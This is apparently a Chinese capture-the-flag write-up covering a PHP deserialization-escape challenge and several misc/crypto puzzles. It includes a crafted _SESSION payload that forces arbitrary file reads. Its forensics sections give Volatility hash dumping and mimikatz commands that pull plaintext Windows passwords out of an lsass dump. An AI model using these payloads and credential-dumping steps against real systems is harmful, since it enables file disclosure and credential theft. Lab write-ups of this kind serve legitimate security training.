



easy_serialize_php

```
<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','f1lg');
    $filter = '/' . implode('|',$filter_arr) . '/i';
    return preg_replace($filter, '', $img);
}

if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}
```


首先phpinfo这里有提示，传参f=phpinfo可以找到d0g3_f1ag.php，可能就是flag从存放处了。


仔细看一下代码我们要上处的是_SESSION，目的是反序列化并base64decode之后要读到d0g3_f1ag.php。
构造payload:

```
_SESSION[phpflag]=;s:7:"";s:48:"";s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
```

可以看到巧妙之处，这样经过filter(serialize(\$_SESSION))之后得到：

```
a:1:{s:7:"";s:48:"";s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
```

由于phpflag被过滤，s:7的内容就变成了";s:48:"，这样后面的s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";可以正常解析为，这样d0g3_flag.php就可以被读到了



The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs open. The 'Request' tab shows a POST request to /index.php?f=show_image with various headers and a body containing a serialized PHP session array. The 'Response' tab shows an HTTP 200 OK response with headers and a body containing a PHP script that outputs the flag: \$flag = 'flag in /d0g3_flag.php';. The URL in the address bar is https://blog.csdn.net/zz_Caleb.

(记得修改为POST方法，右键change)

接着读取/d0g3_flag.php即可

Misc

吹着斯扫维码

这个就有点过分了，36张碎片，手动拼二维码



二维码扫出来的结果是：

```
BASE Family Bucket ??? 85->64->85->13->16->32
```

下面就需要把压缩包的注释内容进行base的这一系列的解码了，但是这个13是什么玩意。。。 (rot13啦，被骗了QAQ)

(为毛能爆破出压缩包的密码，解出来flag.txt是乱码。。。被这个误导了)

上面的其实是加密顺序，解码顺序和上面的相反

GNATOMJVIQZUKNJXGRCTGNRTGIBEMNZTGNBTKRJWGI2UIMRRGNBDEQZWGI3DKMSFGNCDMRJTIIBTMNBQGM4TER
RTGEZTOMRXGQYDGOBWGI2DCNBY

base32解码: 3A715D3E574E36326F733C5E625D213B2C62652E3D6E3B7640392F3137274038624148

base16解码: :q]>WN62os<^b]!;,be.=n;v@9/17'@8bAH

rot13解码: :d]>JA62bf<^o]!;,or.=a;j@9/17'@8oNU

base85解码: PCtvdWU4VFJnQUByYy4mK1IraTA=


base64解码: <+oue8TRgA@rc.&+Yki0

base85解码: ThisIsSecret!233

解压拿到flag: flag{Qr_ls_MeAn1nGful}

music

解压有三个文件:



password.txt中内容:

```
3.mp3的密码是123456哦
```

使用mp3stego和密码123456解密3.mp3:

```
Decode.exe -X 3.mp3 -P 123456
```

解密得到: 密码是123qwe123

解压林俊杰压缩包得到wav文件，这个依然是个隐写，使用silenteye去decode得到flag: flag{lsb_is_so_easy}

secret

解压得到的是dump内存文件，使用volatility进行分析

先看下大致信息:

```
volatility -f mem.dump imageinfo
```

```
root@kali:~/mnt/hgfs/共享文件夹# volatility -f mem.dump imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
      AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
      AS Layer2 : FileAddressSpace (/mnt/hgfs/共享文件夹/mem.dump)
      PAE type : No PAE
      DTB : 0x187000L
      KDBG : 0xf80003e02110L
      Number of Processors : 1
      Image Type (Service Pack) : 1
      KPCR for CPU 0 : 0xfffff80003e03d00L
      KUSER_SHARED_DATA : 0xfffff78000000000L
      Image date and time : 2019-11-13 08:39:44 UTC+0000
      Image local date and time : 2019-11-13 16:39:44 +0800
```

https://blog.csdn.net/zz_Caleb

然后看一下内存中的进程

```
volatility -f mem.dump --profile=Win7SP1x64 pslist
```



```

root@kali: /mnt/hgfs/共享文件夹# volatility -f mem.dump --profile=Win7SP1x64 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)      Name          PID  PPID  Thds  Hnds  Sess  Wow64  Start
-----
0xffffffff800ccc1b10 System      4      0      88     534  -----  0  2019-11-13 08:31:48 UTC+0000
0xffffffff800d2fbb10 smss.exe   252     4       2      29  -----  0  2019-11-13 08:31:48 UTC+0000
0xffffffff800e2227e0 csrss.exe  344    328     9     400  0         0  2019-11-13 08:31:49 UTC+0000
0xffffffff800e3f3340 wininit.exe 396    328     3       79  0         0  2019-11-13 08:31:49 UTC+0000
0xffffffff800e3f77d0 csrss.exe  404    388    10     225  1         0  2019-11-13 08:31:49 UTC+0000
0xffffffff800e41fb10 winlogon.exe 444    388     3     111  1         0  2019-11-13 08:31:49 UTC+0000
0xffffffff800e457060 services.exe 500    396     8     210  0         0  2019-11-13 08:31:49 UTC+0000
0xffffffff800e426b10 lsass.exe  508    396     6     554  0         0  2019-11-13 08:31:49 UTC+0000
0xffffffff800e464060 lsm.exe    516    396     9     145  0         0  2019-11-13 08:31:49 UTC+0000
0xffffffff800e4f8b10 svchost.exe 608    500    10     351  0         0  2019-11-13 08:31:50 UTC+0000
0xffffffff800e52bb10 svchost.exe 684    500     8     273  0         0  2019-11-13 08:31:50 UTC+0000
0xffffffff800e570b10 svchost.exe 768    500    21     443  0         0  2019-11-13 08:31:50 UTC+0000
0xffffffff800e5b5b10 svchost.exe 816    500    16     381  0         0  2019-11-13 08:31:50 UTC+0000
0xffffffff800e5d7870 svchost.exe 860    500    18     666  0         0  2019-11-13 08:31:50 UTC+0000
0xffffffff800e5f8b10 svchost.exe 888    500    37     919  0         0  2019-11-13 08:31:50 UTC+0000
0xffffffff800e66c870 svchost.exe 1016   500     5     114  0         0  2019-11-13 08:31:50 UTC+0000
0xffffffff800e74fb10 svchost.exe 1032   500    15     364  0         0  2019-11-13 08:31:51 UTC+0000
0xffffffff800e510320 spoolsv.exe 1156   500    13     273  0         0  2019-11-13 08:31:51 UTC+0000
0xffffffff800e5b0060 svchost.exe 1184   500    11     194  0         0  2019-11-13 08:31:51 UTC+0000
0xffffffff800e56e060 svchost.exe 1276   500    10     155  0         0  2019-11-13 08:31:52 UTC+0000
0xffffffff800e685060 svchost.exe 1308   500    12     228  0         0  2019-11-13 08:31:52 UTC+0000
0xffffffff800e632060 svchost.exe 1380   500     4     167  0         0  2019-11-13 08:31:52 UTC+0000
0xffffffff800e692060 VGAuthService.exe 1480   500     4     94  0         0  2019-11-13 08:31:52 UTC+0000
0xffffffff800e7dab10 vmtoolsd.exe 1592   500    11     287  0         0  2019-11-13 08:31:52 UTC+0000
0xffffffff800e8a7720 svchost.exe 1824   500     6     92  0         0  2019-11-13 08:31:53 UTC+0000
0xffffffff800e898300 WmiPrvSE.exe 1980   608    10     203  0         0  2019-11-13 08:31:53 UTC+0000
0xffffffff800e8e9b10 dllhost.exe 2044   500    15     197  0         0  2019-11-13 08:31:53 UTC+0000
0xffffffff800e90d840 msdtc.exe  1320   500    14     152  0         0  2019-11-13 08:31:54 UTC+0000
0xffffffff800e991b10 taskhost.exe 2208   500    10     264  1         0  2019-11-13 08:31:56 UTC+0000
0xffffffff800e44a7a0 dwm.exe    2268   816     7     144  1         0  2019-11-13 08:31:57 UTC+0000
0xffffffff800e9b8b10 explorer.exe 2316  2260    25     699  1         0  2019-11-13 08:31:57 UTC+0000
0xffffffff800ea4f060 vm3dservice.exe 2472  2316     2      40  1         0  2019-11-13 08:31:57 UTC+0000
0xffffffff800ea54b10 vmtoolsd.exe 2480  2316     9     188  1         0  2019-11-13 08:31:57 UTC+0000
0xffffffff800ea9ab10 rundll32.exe 2968  2620     6     611  1         1  2019-11-13 08:32:02 UTC+0000
0xffffffff800e8b59c0 WmiPrvSE.exe 2764   608    11     316  0         0  2019-11-13 08:32:13 UTC+0000
0xffffffff800ea75b10 cmd.exe    2260  2316     1      20  1         0  2019-11-13 08:33:45 UTC+0000
0xffffffff800e687330 conhost.exe 2632   404     2      63  1         0  2019-11-13 08:33:45 UTC+0000
0xffffffff800e41db10 WmiApSrv.exe 2792   500     4     113  0         0  2019-11-13 08:34:27 UTC+0000
0xffffffff800ed68840 CnCrypt.exe 1608  2316     4     115  1         1  2019-11-13 08:34:40 UTC+0000
0xffffffff800e4a5b10 audiodg.exe 2100   768     6     130  0         0  2019-11-13 08:39:29 UTC+0000
0xffffffff800ea57b10 DumpIt.exe 1072  2316     1      26  1         1  2019-11-13 08:39:43 UTC+0000
0xffffffff800ea1c060 conhost.exe 2748   404     2      62  1         0  2019-11-13 08:39:43 UTC+0000

```

发现下面两个可以的DumpIt.exe和CnCrypt.exe，看来这题和CnCrypt有关，CnCrypt是中国版TrueCrypt，是一个加密文件，加密过的文件后缀为ccx。

查看一下内存中的file有没有flag的信息：

```
volatility -f mem.dump --profile=Win7SP1x64 filescan | grep flag
```

果然出现flag.ccx，然后导出：

```
volatility -f mem.dump --profile=Win7SP1x64 dumpfiles -Q 0x000000003e435890 -D ./ -u
```

文件名是根据volatility的内部模式命名的，改名为flag.ccx

挂载到CnCrypt上，需要密码才能查看

哪有密码的线索？使用administrator的密码试试吧

volatility导出administrator的hash值得到：

```
Administrator:500:6377a2fdb0151e35b75e0c8d76954a50:0d546438b1f4c396753b4fc8c8565d5b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

0d546438b1f4c396753b4fc8c8565d5b拿去md5解密得到密码ABCabc123


解开ccx文件进入这个磁盘拿到flag: flag{now_you_see_my_secret}

Attrack

binwalk发现有压缩包，foremost分解出来，还有很多图片，压缩包里面就是flag，但是没有解压密码
压缩包注释里面：

这可是administrator的秘密，怎么能随便给人看呢？

联想到可能是windows密码，继续进行数据包分析，HTTP对象中有：



The screenshot shows the Wireshark 'Export Objects' dialog for HTTP. The table below lists the objects, with 'lsass.dmp' highlighted in red.

分组	主机名	内容类型	大小	文件名
8301	192.168.206.131	text/html	50 bytes	conf1g.php
8311	192.168.206.131	application/x-www-...	3451 bytes	conf1g.php
8313	192.168.206.131	text/html	440 bytes	conf1g.php
8325	192.168.206.131	application/x-www-...	1030 bytes	conf1g.php
8326	192.168.206.131	text/html	312 bytes	conf1g.php
8334	192.168.206.131	application/x-www-...	1044 bytes	conf1g.php
8335	192.168.206.131	text/html	197 bytes	conf1g.php
20460	192.168.206.131	application/vnd.tcp...	34 MB	lsass.dmp
20790	192.168.206.131	text/html	2659 bytes	errorPageStrings.js
20809	192.168.206.131	text/html	2659 bytes	analyze.js
20812	192.168.206.131	text/html	2208 bytes	errorPageStrings.js
20820	192.168.206.131	text/html	2659 bytes	httpErrorPagesScripts.js
20830	192.168.206.131	text/html	2659 bytes	policy.js
20849	192.168.206.131	text/html	2659 bytes	ieerror.js
20859	192.168.206.131	text/html	2659 bytes	privacypolicy.js
20865	192.168.206.131	text/html	2659 bytes	NewTabPageScripts.js
20875	192.168.206.131	text/html	2659 bytes	error.js
20886	192.168.206.131	text/html	2659 bytes	invalidcert.js

文本过滤器：

Buttons: Save, Save All, Close, Help

一个镜像文件，应该

就是Windows的，接下来就是获取Windows凭据了，使用工具mimikatz来抓取密码：
(Windows下要管理员身份运行才能正常运行)

sekurlsa::minidump lsass.dmp

sekurlsa::logonpasswords full

可以看到导出的密码:

```
Authentication Id : 0 ; 347784 (00000000:00054e88)
Session           : Interactive from 1
User Name        : Administrator
Domain          : WIN7
Logon Server     : WIN7
Logon Time       : 2019/11/14 9:38:33
SID              : S-1-5-21-1539156736-1959120456-2224594862-500000000000

msv :
  [00000003] Primary
  * Username : Administrator
  * Domain   : WIN7
  * LM       : c4d0515fb12046a475113b7737dc0019
  * NTLM     : aafdad330f5a9f4fbf562ed3d25f97de
  * SHA1     : 8b9a7ca86970d1392b6fa0b94b8694c2b919469f

tspkg :
  * Username : Administrator
  * Domain   : WIN7
  * Password : W31c0meToD0g3

wdigest :
  * Username : Administrator
  * Domain   : WIN7
  * Password : W31c0meToD0g3
```

解压得flag.txt, flag在文件最下面:

D0g3{3466b11de8894198af3636c5bd1efce2}

Crypto

funney-php

题目代码:

```

<?php
$miwen="=Z2KqkyJnu1IKMIIHgyJD01GBkRGcWIFWqxFSEHFXS0C/NxC80GB54mC9DQA0RGZ";

function encode($str){

    $str1=array();
    $str1=unpack("C*", $str);
    for($ _0=0;$ _0<count($str1);$ _0++){
        $ _c=$str1[$ _0];
        $ _=$ _.$ _c;
    }

    $ _d=array();
    for($ _1=0;$ _1<strlen($ _);$ _1++){
        $ _d[$ _1]=substr($ _,$ _1,1);
        $ _e=ord($ _d[$ _1])+$ _1;
        $ _f=chr($ _e);
        $ __=$ _.$ _f;
        if($ __%100==0)
            $ __=base64_encode($ __);
    }
    $ __=strrev(str_rot13(base64_encode($ __)));

    return $ __;
}

$answer=encode($str);
print($answer);
?>

```

解密代码:

```

//来自Nepnep大佬们的脚本，自己写的稍微复杂了点
<?php
$miwen="=Z2KqkyJnu1IKMIIHgyJD01GBkRGcWIFWqxFSEHFXS0C/NxC80GB54mC9DQA0RGZ";

function decode($encode_str){

    $ __ = base64_decode(str_rot13(strrev($encode_str)));

    for ($i=0; $i < strlen($encode_str); $i++) {

        $ _.=chr(ord($ __[$i])-$i);
    }
    echo '<br>解密后的flag为（这是ascii转换为字符即可）:'. $ _.'<br>';
}
// flag{easy_encode}

```

题目代码中的if(\$ __%100==0)没啥用

[justaBase](#)

```
VGh1IGd1b@xvZ#kGb@YgdGh1IEVhcnRoJ#Mgc#VyZmFjZSBpcyBkb@!pbmF)ZWQgYnkGdGh1IHBhcnRpY#VsYXIgcHJvcGVydGllcyBvZiB#YXR1ci$gUHJlc@VudCBvbiBFYXJ)aCBpb1Bzb@xpZCwgbG1xdWlkLCBhbmQgZ@FzZW(!cyBzdGF)ZXMsIHdhdGVyIGlZIGV$Y@VwdGlvbmFsbHkgcmVhY#RpdmUuIE1)IGRpc#NvbHZlcywgdHJhbnNwb#J)cywgYW%kIHBYZWNpcG1)YXRlcyBtYW%IGNoZW!pY@FsIGNvbXBvdW%kcyBhbmQgaXMgY@(uc#RhbnRseSBtb@RpZnlpbmcgdGh1IGZhy@Ugb@YgdGh1IEVhcnRoLiBFdmFwb#JhdGVkIGZyb@)gdGh1IG(jZWfucywgd@F)ZXIgdmfwb#IgzM(ybXmgY@xvdWRzLCBzb@!lIG(mIHdoawNoIGFyZSB)cmFuc#BvcnRlZCBieSB#aW%kIG(@ZXIgdGh1IGNvbnRpbmVudHMuIENvbmRlbnNhdGlvbiBmcm(tIHRoZSBjbG(!ZHMgcHJvdmkZXMgdGh1IGVzc@VudGh1bCBhZ@VudCBvZiBjb@%)aW%lbnRhbCB1cm(zaw(uOiByYWluLlRoZSBYXR1IGF)IHdoawNoIGEgbW(sZWN!bGUgb@Ygd@F)ZXIgcGFzc@VzIHRob#VnaCB)agUgY#1jbGUgaXMgYbm()IHJhbmRvbQpBbmQgdGh1IGZsYWcgaXM^IENU RnsyMi!RV)VSF1VSU*tUExLSkhHRkRTLUFaWENWQk%NfQ==
```

在字母数字键盘上把每个符号换成对应的数字即可

```
VGh1IGd1b2xvZ3kGb2YgdGh1IEVhcnRoJ3Mgc3VyZmFjZSBpcyBkb21pbmF0ZWQgYnkGdGh1IHBhcnRpY3VsYXIgcHJvcGVydGllcyBvZiB3YXR1ci4gUHJlc2VudCBvbiBFYXJ0aCBpb1Bzb2xpZCwgbG1xdWlkLCBhbmQgZ2FzZW91cyBzdGF0ZXMsIHdhdGVyIGlZIGV4Y2VwdGlvbmFsbHkgcmVhY3RpdmUuIE10IGRpc3NvbHZlcywgdHJhbnNwb3J0cywgYW5kIHBYZWNpcG10YXRlcyBtYW55IGNoZW1pY2FsIGNvbXBvdW5kcyBhbmQgaXMgY29uc3RhbnRseSBtb2RpZnlpbmcgdGh1IGZhy2Ugb2YgdGh1IEVhcnRoLiBFdmFwb3JhdGVkIGZyb20gdGh1IG9jZWfucywgd2F0ZXIgdmfwb3IgzM9ybXmgY2xvdWRzLCBzb21lIG9mIHdoawNoIGFyZSB0cmFuc3BvcnRlZCBieSB3aW5kIG92ZXIgdGh1IGNvbnRpbmVudHMuIENvbmRlbnNhdGlvbiBmcm9tIHRoZSBjbG91ZHMgcHJvdmkZXMgdGh1IGVzc2VudGh1bCBhZ2VudCBvZiBjb250aW51bnRhbCB1cm9zaW9uOiByYWluLlRoZSBYXR1IGF0IHdoawNoIGEgbW9sZWN1bGUgb2Ygd2F0ZXIgcGFzc2VzIHRob3VnaCB0aGUgY31jbGUgaXMgYbm90IHJhbmRvbQpBbmQgdGh1IGZsYWcgaXM6IENU RnsyMi1RV0VSF1VSU8tUExLSkhHRkRTLUFaWENWQk5NfQ
```


解码得到flag: CTF{22-QWERTYUIO-PLKJHGFDS-AZXCVBNM}

easy misc

文件是不少啊，read文件夹里面有很多英文文档，推测是字频或者词频分析，但是这么多文件并不知道要分析哪个。

- read
- decode.zip
- 小姐姐.png


看看小姐姐.png吧，foremost可以分出来两个一样的图片，盲水印试一下得到一张图片：



看到in 11.txt, 看来是要分析11.txt了,

先字频分析一下按顺序排列得到: etaonrhsidlygw


下一步卡壳, 不过还有压缩包没干



看到注释部分: FLAG IN ((\sqrt{2524921X85 \div 5+2) \div 15-1794)+NNULLULL,

也就是7+NNULLULL,

这个7是什么呢? 看来wp之后才知道是掩码爆破, 7个数字+NNULLULL,



掩码爆破就出密码了: 2019456NNULLULL,

然后解密得到:


```
a = dIW
b = sSD
c = adE
d = jVf
e = QW8
f = SA=
g = jBt
h = 5RE
i = tRQ
j = SPA
k = 8DS
l = XiE
m = S8S
n = MkF
o = T9p
p = PS5
q = E/S
r = -sd
s = SQW
t = obW
u = /WS
v = SD9
w = cw=
x = ASD
y = FTa
z = AE7
```

按照etaonrhisidlygw的顺序进行拼接得到：QW8obWdIWT9pMkF-sd5RESQWtRQjVfXiE/WSASDjBtcw=

但是由于题目出了点问题，r = -sd改为r = null h = 5RE改为h = null，这样拼接之后就是QW8obWdIWT9pMkFSQWtRQjVfXiE/WSFTajBtcw=，然后base64解码，base85解码得到flag。